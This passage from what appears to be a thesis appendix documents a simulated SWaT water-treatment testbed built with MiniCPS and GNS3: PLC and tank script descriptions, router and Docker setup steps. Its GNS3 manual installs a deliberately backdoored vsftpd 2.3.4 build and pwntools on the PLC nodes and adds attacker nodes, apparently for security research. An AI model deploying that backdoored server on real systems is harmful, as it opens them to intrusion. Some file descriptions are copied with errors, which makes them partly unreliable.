           ' ' + tag_string
       )
```

Figure A.6.

Finally, to start the simulation, first of all it must be initialized the SQL database in which all the values (water level, pumps, and valve position) calculated by the physical process and the PLCs are stored.

```
make swat-s1-init
```

and start the simulation by running:

```
make swat-s1
```

Appendix B

MiniCPS Simulation Developer Manual

example/swat-s1/init.py

It is the file that is executed when running `make swat-s1-init`. It creates and initializes the SQL database. If the database is already present, it prints " already exists."

example/swat-s1/utils.py

It is the file in which all the valuable variables are saved. Here it is possible to read and modify variables present in 4.2. Moreover, are declared the PLCs' IP and MAC addresses, the server TAGs of all the PLCs, and the thresholds of all the tanks. Finally, the Database table and its initialization values are declared.

example/swat-s1/topo.py

This file declares the topology of the simulation through the class SwatTopo(Topo) that inherits from the Mininet class Topo.

def build(self)

It is the method that builds up the topology of the plant. The function `self.addSwitch(string name)` is used to add a switch in the topology. The function `self.addHost(string name, string IPaddress, string MACaddress` can be used to add a node to the topology. Finally, the function `self.addLink(device1, device2)` creates links between the two devices.

Input: None

Output: None

example/swat-s1/physical_process_rwt.py

It contains the RawWaterTank class that simulates the physical process of the first water tank. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is, the water flow. Knowing the water level, the water volume is calculated. Then, when valve `MV101` is open, the water inflow is calculated. The water outflow is calculated when `P101` is open. Finally, it adds the inflow to the initial water level and subtracts the outflow.

Input: None

Output: None

example/swat-s1/physical_process_nacl.py

It contains the NaClTank class that simulates the physical process of the tank containing $NaCl$. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the $NaCl$ level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is to say the $NaCl$ flow. Knowing the $NaCl$ level, the $NaCl$ volume is calculated. Then, when the pump `P201` is open, it is calculated the $NaCl$ outflow. Finally, the outflow is subtracted from the initial $NaCl$ level.

Input: None

Output: None

example/swat-s1/physical_process_hcl.py

It contains the HClTank class that simulates the physical process of the tank containing HCl. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the HCl level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the physical process of the tank is implemented, that is, the HCl flow. Knowing the HCl level, the HCl volume is calculated. Then, when the pump `P203` is open, the HCl outflow is calculated. Finally, the outflow is subtracted from the initial HCl level.

Input: None

Output: None

example/swat-s1/physical_process_naocl.py

It contains the NaOClTank class that simulates the physical process of the tank containing $NaOCl$. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the $NaOCl$ level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is to say the $NaOCl$ flow. Knowing the $NaOCl$ level, the $NaOCl$ volume is calculated. Then, when the pump `P205` is open, the $NaOCl$ outflow is calculated. Finally, the outflow is subtracted from the initial $NaOCl$ level.

Input: None

Output: None

example/swat-s1/physical_process_ufft.py

It contains the UFFWaterTank class, which simulates the physical process of the Ultra-filtration Feed tank. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is, the water flow. Knowing the water level, the water volume is calculated. Then, when valve `MV201` is open, the water inflow is calculated. When `P301` is active, and `MV302` is open, the water outflow is calculated. Finally, it adds the inflow to the initial water level and subtracts the outflow.

Input: None

Output: None

example/swat-s1/physical_process_rof.py

It contains the ROFWaterTank class, which simulates the physical process of the Reverse Osmosis Feed tank. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the water level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the physical process of the tank is implemented, that is to say, the water flow. Knowing the water level, the water volume is calculated. When valve `MV302` is open and `P301` is active, the water inflow is calculated. When `P401` and `P501` are active, and `MV501` is open, it is calculated the water outflow. Finally, inflow is added to the initial water level, and outflow is subtracted.

Input: None

Output: None

example/swat-s1/physical_process_nahso3.py

It contains the NaHSO3Tank class, which simulates the physical process of the tank containing $NaHSO_3$. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the $NaHSO_3$ level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is to say the $NaHSO_3$ flow. Knowing the $NaHSO_3$ level, the $NaHSO_3$ volume is calculated. When the pumps `P403` and `P501` are active, and `MV501` is open, it is calculated the $NaHSO_3$ outflow. Finally, the outflow is subtracted from the initial $NaHSO_3$ level.

Input: None

Output: None

example/swat-s1/physical_process_rop.py

It contains the ROPWaterTank class that simulates the physical process of the Reverse Osmosis Permeate tank. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is, the water flow. Knowing the water level, the water volume is calculated. When `P401` and `P501` are active and `MV501` is open, it is calculated the water inflow. When `P601` is active, the water outflow is calculated. Finally, inflow is added to the initial water level, and outflow is subtracted.

Input: None

Output: None

example/swat-s1/plc1.py

It is the file containing the SwatPLC1 class that simulates the first micro-controller of the plant. The class inherits from the MiniCPS class PLC.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by PLC1. It reads from the database the value `LIT101` and, depending on that, opens and closes `MV101`. Then it reads from PLC2 `LS201`, `LS203`, and `LS205` and from PLC3 `LIT301` to be able to decide if open or close `P101`

Input: None

Output: None

example/swat-s1/plc2.py

It is the file containing the SwatPLC2 class that simulates the first micro-controller of the plant. The class inherits from the MiniCPS class PLC.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by PLC2. It reads from the database `LS201`, `LS203`, and `LS205`. Then it reads from PLC1 `LIT101` and from PLC3 `LIT301`. Depending on the five values, it activates or deactivates `P201`, `P202`, and `P203`.

Input: None

Output: None

example/swat-s1/plc3.py

It is the file containing the SwatPLC3 class that simulates the first micro-controller of the plant. The class inherits from the MiniCPS class PLC.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by the PLC3. It reads from the database `LIT301`. Then it reads from PLC4 `LIT401`. Finally, depending on the two values, it activates or deactivates `P301` and opens or closes `MV302`.

Input: None

Output: None

example/swat-s1/plc4.py

It is the file containing the SwatPLC4 class that simulates the first micro-controller of the plant. The class inherits from the MiniCPS class PLC.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by the PLC4. It reads from the database `LIT401` and `LS401`. Then it reads from PLC6 `LS601`. Finally, depending on the three values, it activates or deactivates `P101` and `P403`.

Input: None

Output: None

example/swat-s1/plc5.py

It is the file containing the SwatPLC5 class, that simulates the first micro-controller of the plant. The class inherits from the MiniCPS class PLC.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implement all the action performed by the PLC5. It reads from PLC1 `LIT401` and `LS401`. Then it reads from PLC6 `LS601`. Depending on the two values it activates or deactivates `P501` and opens or closes `MV501`.

Input: None

Output: None

example/swat-s1/plc6.py

It is the file containing the SwatPLC6 class that simulates the first micro-controller of the plant. The class inherits from the MiniCPS class PLC.

def pre_loop(self)

It is the method used to initialize the logging configuration.

Input: None

Output: None

def main_loop(self)

It is the method that implements all the actions performed by PLC6. It reads from the database `LS601`. Depending on this value, it activates or deactivates `P601`.

Input: None

Output: None

example/swat-s1/run.py

It is the file that contains the class SwatS1CPS. It inherits from the MiniCPS class. When calling `make swat-s1`, this script is run. First of all, the Pox controller is run. Then, the SwaTopo is instantiated, and the Mininet topology is created using the SwatTopo. Finally, The SwatS1CPS class instantiated.

def __init__(self, name, net)

It is the method used to start the simulation. Next, the simulation scripts are executed in the correct nodes. Finally, the Mininet Command Line Interface is started.

Input:

- name: string containing the name of the topology simulated.
- net: reference to the "host" Mininet network.

Output: None

example/swat-s1/swat_gui.py

It is the file containing the SwatGui class, which manages the simulation's graphical interface.

def __init__(self)

This method draws all the tanks, valves, and pumps, thanks to the Tkinter library. All the components are created as rectangles. Moreover, it draws a blue rectangle inside the tanks to show the water level. An infinite loop asks for values from the database. In such a way, the high of the blue rectangles are updated depending on the water and compound levels.

Input: None

Output: None

minicps/devices.py

It is the file in which all the classes from which the component classes inherit. Here are present `PLC`, `HMI`, `Tank`, `SCADAServer`, and `RTU`. All those classes inherit from `Device`. This is the most important class.

def _validate_inputs(self, name, protocol, state, disk, memory)

.

It is the method in charge of controlling that all the class inputs are well formatted. First, control that the name of the components is a string, then verify that the `state` is a dict variable. Lastly, it controls that the protocol is a dict variable that contains the name of the protocol (`enip` in case of Swat simulation), the mode of the protocol, and, in case the mode is server, the address, and the tags.

Input:

- name: string containing the name of the topology simulated.
- protocol: tuple that contains the name of the protocol to be used (enip or Modbus) and the protocol mode: 0 only client, 1 to instantiate also the server, and 2 to instantiate a UDP server. However, the last option is not implemented yet.
- state: tuple that contains the name and the path to the database.
- disk: not implemented yet by the framework. The value is by default .
- memory: not implemented yet by the framework. The value is by default .

Output: None

def _init_state(self)

It is the method in charge of connecting the database to the component.

Input: None

Output: None

def _init_protocol(self)

This method aims to bind the component to the network API. It is possible to choose between Ethernet/IP (`enip`) or `Modbus`.

Input: None

Output: None

def __init__(self, name, protocol, state, disk, memory

It is the method called when the object is instantiated. It calls, in the order, the previous methods.

minicps/states.py

In this file, it is present the class SQLiteState where all the SQL APIs are implemented. It is worth highlighting that the queries are prepared in advance. In this way, the reading from the DB is faster. Also, this kind of design protects the simulation from SQL injection attacks.

_init_what(self)

The method is used to initialize the `self._what` variable. It is a dictionary containing the primary keys of the database.

Input: None

Output: None

def _init_set_query(self)

It is the method that provides the prepared set query, using private attributes `self._name`, `self._value`, and `self._what`. The prepared query is stored in `self._set_query`.

Input: None

Output: None

def _set(self,what,value)

It is the method that performs the set query to the database.

Input:

- what: tuple containing the resource to be updated.
- value: new value to be set.

Output: The function returns the set value.

def _init_get_query(self)

The method provides the prepared get query, using private attributes `self._name`, `self._value`, and `self._what`. The prepared query is stored in `self._get_query`

Input: None

Output: None

def _get(self,what)

It is the method that performs the get query to the database.

Input:

- what: tuple containing the resource to be got.

Output: The function returns the got value.

minicps/protocols.py

def __init__(self,protocol)

The method verifies if the operating system is Linux to initialize the client log file. If the protocol mode is 1, the function `_start_server` is called. If protocol mode, a UDP enip server will be started (it is not fully implemented yet).

Input:

- protocol: tuple containing the protocol name and the protocol mode.

Output: None

def _tuple_to_cpppo_tag(cls, what, value, serializer)

It is a class method. It converts tuples to cpppo string tags.

Input:

- what: tuple describing the resource to be converted.
- value: it is the type of resource. By default, it is None. String types are not supported yet.
- serializer: it is the character to be used to concatenate the two fields of the tuple. By default, it is equal to ":".

Output: tag string.

def _tuple_to_cpppo_tags(cls, tags, serializer)

It is a class method used to concatenate a tuple of tags in a tag string used to start the server.

Input:

- tags: tuple of tags to be concatenated.
- serializer: it is the character to be used to concatenate the two fields of the tuple. By default, it is equal to ":".

Output: tags string.

def _start_server(cls, address, tags)

It is a class method that is used to start the server with the command generated by `_start_server_cmd(cls, address, tags)`. The enip server is started in a sub-process.

Input:

- address: a string containing the address where the enip server must be started.
- tags: the string containing the full list of tags that the server must manage.

Output: None

def _start_server_cmd(cls, address, tags)

It generates a list of strings that can be passed to the subprocess.Popen as cmd to start the Enip Server.

Input:

- address: a string that contains the address in which the enip server must be started. By default, it equals "localhot:44818"
- tags: the string containing the full list of tags that the server must manage.

Output: list of strings that can be passed to subprocess.Popen object.

def _stop_server(cls, server)

Class method that stops the enip server.

Input:

- server: reference to the sub-process in which the enip server is running.

Output: None

def _send(self, what, value, address, **kwargs)

This method is used to write a value in one enip server. It is a blocking operation.

Input:

- what: tuple representing the resource to be updated.
- value: the new value to be written.
- address: address of the enip server. By default, it assumes the value "localhost:44818".
- **kwargs: allows passing a different number of variables. It has yet to be implemented.

Output: None

def _receive(self, what, address, **kwargs)

This method is used to get a value from one enip server. It is a blocking operation.

Input:

- what: tuple representing the resource to be got.

- address: address of the enip server. By default, it assumes the value "localhost:44818".
- **kwargs: allows passing a different number of variables. It has yet to be implemented.

Output: the got resource.

Appendix C

GNS3 User Manual

In the following, it a guide is provided to installing the software in a Ubuntu Linux environment. First of all add the repository to apt:

```
sudo add-apt-repository ppa:gns3/ppa
```

Update the packages:

```
sudo apt update
```

and install GNS3 all-in-one and the GNS3 local server:

```
sudo apt install gns3-gui gns3-server
```

Furthermore, you may need to install Docker. Remove old versions:

```
sudo apt remove docker docker-engine docker.io
```

Install the dependencies:

```
sudo apt-get install apt-transport-https ca-certificates curl \
 software-properties-common
```

Import the Docker GPG key:

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | \
 sudo apt-key add -
```

Add the repository from which Docker will be downloaded:

```
sudo add-apt-repository "deb [arch=amd64] \
 https://download.docker.com/linux/ubuntu $(lsb_release -cs) \
 stable"
```

Update and install Docker.

```
sudo apt update
```

```
sudo apt install docker-ce
```

Eventually, add user to groups: `ubridge`, `libvirt`, `kvm`, `wireshark`, `docker`:

```
sudo usermod -aG <group_name> <user_name>
```

In case you decide to install the GNS3 Virtual Machine (you need to do it to simulate the SWaT system), download it: https://www.gns3.com/software/download-vm. You can choose the hypervisor to use, even if the installation guide suggests VMware. However, VirtualBox should work fine; it is slower than VMware.

Run the GNS3 Virtual Machine and then open GNS3. In the software toolbar, open the Setup Wizard: `help> Setup Wizard`. Check "Run appliances in a virtual machine" and click next. Next, change the server path (that typically is `usr/bin/gns3server)`, choose the host binding, and the port to be used. A message of successful connection will appear, click next, and define the virtual machine specification: select the hypervisor used, name of VM, number of virtual cores, and RAM. Click on next and then finish. It is now possible to start creating topologies.

When just installed, GNS3 provides very few appliances that you can use to create virtual networks (some switch and some end devices). To add new appliances, go to `Files > New Template`, select "Install an appliance from the GNS3 server, click on next, and choose the new appliance you want to install. Next, select where to install the appliance (GNS3 VM or in the local server). Sometimes, you must still choose the version of the appliance, download it, and import it.

As the new appliance is installed, you can find the new device in the toolbar on the left.

At this point, it is possible to set up Secure Water Treatment simulation.

Install the Network Automation appliance and the Router Cisco 3275. Be sure to install the template of the first one in the GNS3 VM since it will not run on the local server. On the contrary, the router can be installed on the local server without any problems.

Add to the topology (by dragging and dropping) the Nat node, the router, the Ethernet switch, and only one Network Automation Node. When the software asks which server to run the devices, choose the GNS3 VM for the Network Automation, while for others, it is possible to choose both GNS3 VM or the local server. Once inserted the elements, right-click on the switch, configure e and add two adapters by clicking on the button (10 adapters are needed). Then, click on the cable icon on the left toolbar to add links between nodes. Click on the node from which the first link starts and choose the interface, then do the same with the second node of the link. Connect `FastEthernet 0/0` of the router to `nat0` of the NAT node, then connect `FastEthernet 0/1` to any interface of the switch. Finally, connect the switch to the Network Automation node. In the last link, both interfaces can be any.

Configure, now, the router. Right-click on the node and configure. Go to the Memories and disks section, raise the RAM size to 256 MiB, and then apply changes. Next, right-click and start the device. To show the node's console, right-click on the node and click console.

Configure IP address of the interface `FastEthernet 0/0` using DHCP:

```
configure terminal
     interface FastEthernet 0/0
     ip address dhcp
     no shutdown
     end
```

Configure the right DNS server:

```
configure terminal
     ip domain-lookup
     ip name-server 8.8.8.8
     end
```

Now, it is possible to try to ping to ping a website (for example, `google.com` from the router: the ping test should succeed. Go on in the configuration of the router, setting the IP address of the interface `FastEthernet 0/1`:

```
configure terminal interface FastEthernet 0/1
     ip address 192.168.1.249 255.255.255.0
     no shutdown
     exit
```

Eventually, configure the NAT:

```
configure terminal
     interface FastEthernet 0/0
     ip nat outside
     interface FastEthernet 0/1
     ip nat inside
     exit
     ip nat inside source list 1 interface FastEthernet 0/0 \
 overload
     access-list permit 192.0.0.0 0.255.255.255
     end
```

To commit changes:

```
write memory
```

Configure now the Network automation node. First, change the label name (double-click on it) to PLC1. Right-click on the node and select Edit config. Here you can modify the network settings of the node. Uncomment the lines relative to static configuration. Next, modify the address to 192.168.1.10. Change the default gateway to 192.168.1.249 and finally set the right nameserver: 8.8.8.8. Take a look to Fig C.1, to see what the configuration should look like.

Save the configuration, start the node and try to ping a website. You should be able to reach it.

Install the required library on PLC1:

```
#
# This is a sample network config, please uncomment lines to
   configure the network
#

# Uncomment this line to load custom interface files
# source /etc/network/interfaces.d/*

# Static config for eth0
auto eth0
iface eth0 inet static
       address 192.168.1.10
       netmask 255.255.255.0
       gateway 192.168.1.249
       up echo nameserver 8.8.8.8 > /etc/resolv.conf

# DHCP config for eth0
#auto eth0
#iface eth0 inet dhcp
       hostname PLC1
```

Figure C.1. The figure shows the network configuration file of PLC1.

```
python3 -m pip install cpppo
```

```
python3 -m pip install pwntools
```

To install vsftpd version 2.3.4, install git on the container:

```
apt update
    apt install git
```

Then, download the source code of vsftpd from GitHub. In `/root` run :

```
git clone https://github.com/nikdubois/vsftpd-2.3.4-infected
```

Move to the just downloaded folder:

```
cd vsftpd-2.3.4-infected
```

Edit the Makefile in order to link the `crypt.h` library in line 8:

```
LIBS = ./vsf_findlibs.sh -lcrypt
```

Save changes and build the binary typing `make` on the terminal. To be sure that the binary has been built, run the following:

```
ls -l vsftpd
```

You should see the following output:

```
-rwxr-xr-x 1 root root 143664 <Date> <Hour> vsftpd
```

In order to use vsftpd, the presence of the user nobody is required. In the Network Automation container, it is already present. However, in case you need to add it, just run the following:

```
useradd nobody
```

Moreover, is needed the presence of the following folder: `/usr/share/empty`

```
mkdir /usr/share/empty
```

Also, before installing the software, it is necessary to create the two following directories:

```
mkdir /usr/local/man/man5
 mkdir /usr/local/man/man8
```

Now, run:

```
make install
```

To modify the settings of the FTP server that will be running, edit the `vsftpd.conf`. For SWaT simulation, add the following lines:

```
anonymous_enable=NO
local_enable=YES
```

Then, to start the service, type:

```
vsftpd &
```

Now, it is possible to create the other five PLC nodes. Right-click on PLC1 and select duplicate. In this way, it is unnecessary to repeat all the procedures done until now (cpppo, pwntools, etc.). Connect the new nodes to the switch (it is possible to choose any interfaces in the switch to make the links). Remember to edit the configuration file, changing the IP address of the new nodes. Add a new Network automation node. Change the text label to PhysicalProcess and modify network configuration as done in PLC1 node, using IP address 192.68.1.1.

Start the node, open the console and install the python library `tkinter`:

```
apt-get update
apt-get install python3-tk
```

At this point, it is possible to download the python scripts of the GNS3 SWaT simulation:

Node	*Scripts*
PLC1	init_plc1.py plc1.py
PLC2	init_plc2.py plc2.py
PLC3	init_plc3.py plc3.py
PLC4	init_plc4.py plc4.py
PLC5	init_plc5.py plc5.py
PLC6	init_plc6.py plc6.py
PhysicalProcess	physical_process_hcl.py physical_process_nacl.py physical_process_naocl.py physical_process_nahso3.py physical_process_rof.py physical_process_rwt.py physical_process_rop.py physical_process_uff.py init.py swat_gui.py server.py

Table C.1. Figure describing the positioning of files in GNS3 nodes.

```
git clone https://github.com/ste911/GNS3-Swat-Simulation
```

To move the files into the nodes, connect to the GNS3 VM using FTP. The IP address of the GNS3 VM is written in the information screen of the virtual machine (it is the default one once powered on). A screenshot example is provided in Fig. C.2

Go to the GNS3 interface, right-click on PLC1, and select `show node in file manager`. A window as shown in figure C.3 should appear. That is the path, in GNS3 VM, to the node's file system. The first number in the path is the project ID, while the second is the node ID.

Then, while the nodes are not running in the computer terminal, move to the downloaded repository:

```
cd GNS3-Swat-Simulation
```

Connect to the GNS3 VM. Taking as example the GNS3 VM in Fig. C.2:

```
ftp 192.168.252.129
```

Use `gns3` as both username and password to log in and move to the node file system:

```
cd /opt/gns3/projects/3849d8ea-0d77-4c54-a09f-cd2736c008f4/ \
 project-files/docker/1901e9ba-1ac6-471b-b34b-30206f02840d
```

Move to the `root/` folder:

```
cd root/
```

and finally, send to the node the correct files, in this case:

```
send plc1.py
send ini_plc1.py
```

In the same way, move the other PLC scripts to the PLCs nodes and to the PhysicalProcess node.

To conclude the simulation setup, you need to perform the last few actions. Right-click on PhysicalProcess node and select configure. In there, you must add as `Start command` the following:

```
python3 /root/init.py
```

Modify the `Console type` to VNC and change the `VNC console resolution` to 1280x800. Next, click on Apply and then OK. The VNC console is needed to be able to show the graphical interface. However, if you need to perform actions on the terminal, you can open the `Auxiliary console` by right-clicking on the PhysicalProcess node. Moreover, in all the PLC nodes, you must add as `Start command`:

```
python3 /root/init_plcX.py
```




Figure C.2. GNS3 VM information summary screen

Where X is the number of the PLC. In such a way, when the topology starts, the SWaT simulation is automatically started, too, without the necessity to start all the scripts manually. You may want to make some consoles automatically appear when the nodes are started. To make it possible, right-click on the node and select configure. Check the flag `Auto start console`. Then, apply and close the configuration windows.

Lastly, add two more Network Automation nodes, and rename them Attacker and Attacker2. Finally, modify the network configurations using 192.168.1.77 and 192.168.1.78 as IP addresses.

The Secure Water Treatment simulation is ready to be started: in the toolbar, click on `Control` and then in `Start/resume all nodes`.




Figure C.3. GNS3 VM information summary screen

Appendix D

GNS3 Simulation Developer Manual

In the following, a description of all files is provided, starting from the ones in the PhysicalProcess node:

init.py

It is the file that starts the PhysicalProcess actions. In it is declared the table present in the database, and it is initialized. The database structure is the same as the MiniCPS one (you can see it in table 4.3). If the database is present, it is reinitialized. Instead, if it is not, it is created.

After the creation of the database, it will start ten different sub-processes:

- python3 /root/physical_process_rwt.py
- python3 /root/physical_process_nacl.py
- python3 /root/physical_process_hcl.py
- python3 /root/physical_process_naocl.py
- python3 /root/physical_process_uff.py
- python3 /root/physical_process_rof.py
- python3 /root/physical_process_nahso3.py
- python3 /root/physical_process_rop.py
- python3 /root/server.py
- python3 /root/swat_gui.py"

After the creation of the processes, the `init.py` program will wait on all of them. Moreover, the management of these processes is handled inside a try block. Thus, in case of errors (unexpected interruption by the user, for example), all the processes can be killed. For example, you can see a snippet of the code in Fig. D.1.

```
try:
     cmd = shlex.split(
          "python3 /root/physical_process_rwt.py"
       )
     rwt = subprocess.Popen(cmd, shell=False)
     ...
     rwt.wait()
     ...
   except:
      rwt.terminate()
      ...
      print("something bad occurred")
```

Figure D.1. Exception handle of physical processes.

server.py

It is the file managing the PhysicalProcess server. It provides access to the database to the PLCs. It opens a socket listening on 192.168.1.1 port 3001, waiting for connection from the PLCs. It can receive get or set query from the micro-controllers.

def __init__(self)

First of all, it opens the socket, listening for requests. When a request comes, it if is a get request, it calls the get method. Otherwise, it calls the set one.

Input: None

Output: None

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be update.
- value: value of the value that must be written

Output: Returns the set value.

swat_gui.py

It is the file containing the SwatGui class, which manages the simulation's graphical interface.

def __init__(self)

This method draws all the tanks, valves, and pumps, thanks to the Tkinter library. All the components are created as rectangles. Moreover, it draws a blue rectangle inside the tanks to show the water level. An infinite loop asks for values from the database. In such a way, the high of the blue rectangles are updated depending on the water and compound levels.

Input: None

Output: None

physical_process_rwt.py

It contains the RawWaterTank class that simulates the physical process of the first water tank.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the water level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is, the water flow. Knowing the water level, the water volume is calculated. Then, when valve `MV101` is open, the water inflow is calculated. The water outflow is calculated when `P101` is open. Finally, it adds the inflow to the initial water level and subtracts the outflow.

Input: None

Output: None

physical_process_nacl.py

It contains the HClTank class that simulates the physical process of the tank containing $NaCl$.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the $NaCl$ level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the $NaCl$ level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is to say the $NaCl$ flow. Knowing the $NaCl$ level, the $NaCl$ volume is calculated. Then, when the pump `P201` is open, it is calculated the $NaCl$ outflow. Finally, the outflow is subtracted from the initial $NaCl$ level.

Input: None

Output: None

example/swat-s1/physical_process_hcl.py

It contains the HClTank class that simulates the physical process of the tank containing HCl.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the HCl level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the HCl level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the physical process of the tank is implemented, that is, the HCl flow. Knowing the HCl level, the HCl volume is calculated. Then, when the pump `P203` is open, the HCl outflow is calculated. Finally, the outflow is subtracted from the initial HCl level.

Input: None

Output: None

example/swat-s1/physical_process_naocl.py

It contains the NaOClTank class that simulates the physical process of the tank containing $NaOCl$.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the $NaOCl$ level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the $NaOCl$ level of the tank and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is to say the $NaOCl$ flow. Knowing the $NaOCl$ level, the $NaOCl$ volume is calculated. Then, when the pump `P205` is open, the $NaOCl$ outflow is calculated. Finally, the outflow is subtracted from the initial $NaOCl$ level.

Input: None

Output: None

example/swat-s1/physical_process_ufft.py

It contains the UFFWaterTank class, which simulates the physical process of the Ultra-filtration Feed tank.

def __init__(self, section, level)

This method initializes the private attributes of the class.

Input:

- section: float value, indicating the section of the tank in m^2.
- level: float value, indicating the water level in m.

Output: Returns the got value.

def get(self, what)

The method that performs a get query on the database.

Input:

- what: tuple describing the resource to be got.

Output: Returns the got value.

def set(self, what, value)

The method that performs a set query on the database.

Input:

- what: tuple describing the resource to be updated.
- value: the value of the resource that must be written

Output: Returns the set value.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the tank's physical process is implemented, that is, the water flow. Knowing the water level, the water volume is calculated. Then, when valve `MV201` is open, the water inflow is calculated. When `P301` is active, and `MV302` is open, the water outflow is calculated. Finally, it adds the inflow to the initial water level and subtracts the outflow.

Input: None

Output: None

example/swat-s1/physical_process_rof.py

It contains the ROFWaterTank class, which simulates the physical process of the Reverse Osmosis Feed tank. The class inherits from the MiniCPS class Tank.

def pre_loop(self)

It is the method used to initialize the tank's water level and, if necessary, neighboring pumps and valves.

Input: None

Output: None

def main_loop(self)

It is the method in which the physical process of the tank is implemented, that is to say, the water flow. Knowing the water level, the water volume is calculated. When valve `MV302` is open and `P301` is active, the water inflow is calculated. When `P401` and `P501` are active, and `MV501` is open, it is calculated the water outflow. Finally, inflow is added to the initial water level, and outflow is subtracted.

Input: None

Output: None

example/swat-s1/physical_process_nahso3.py

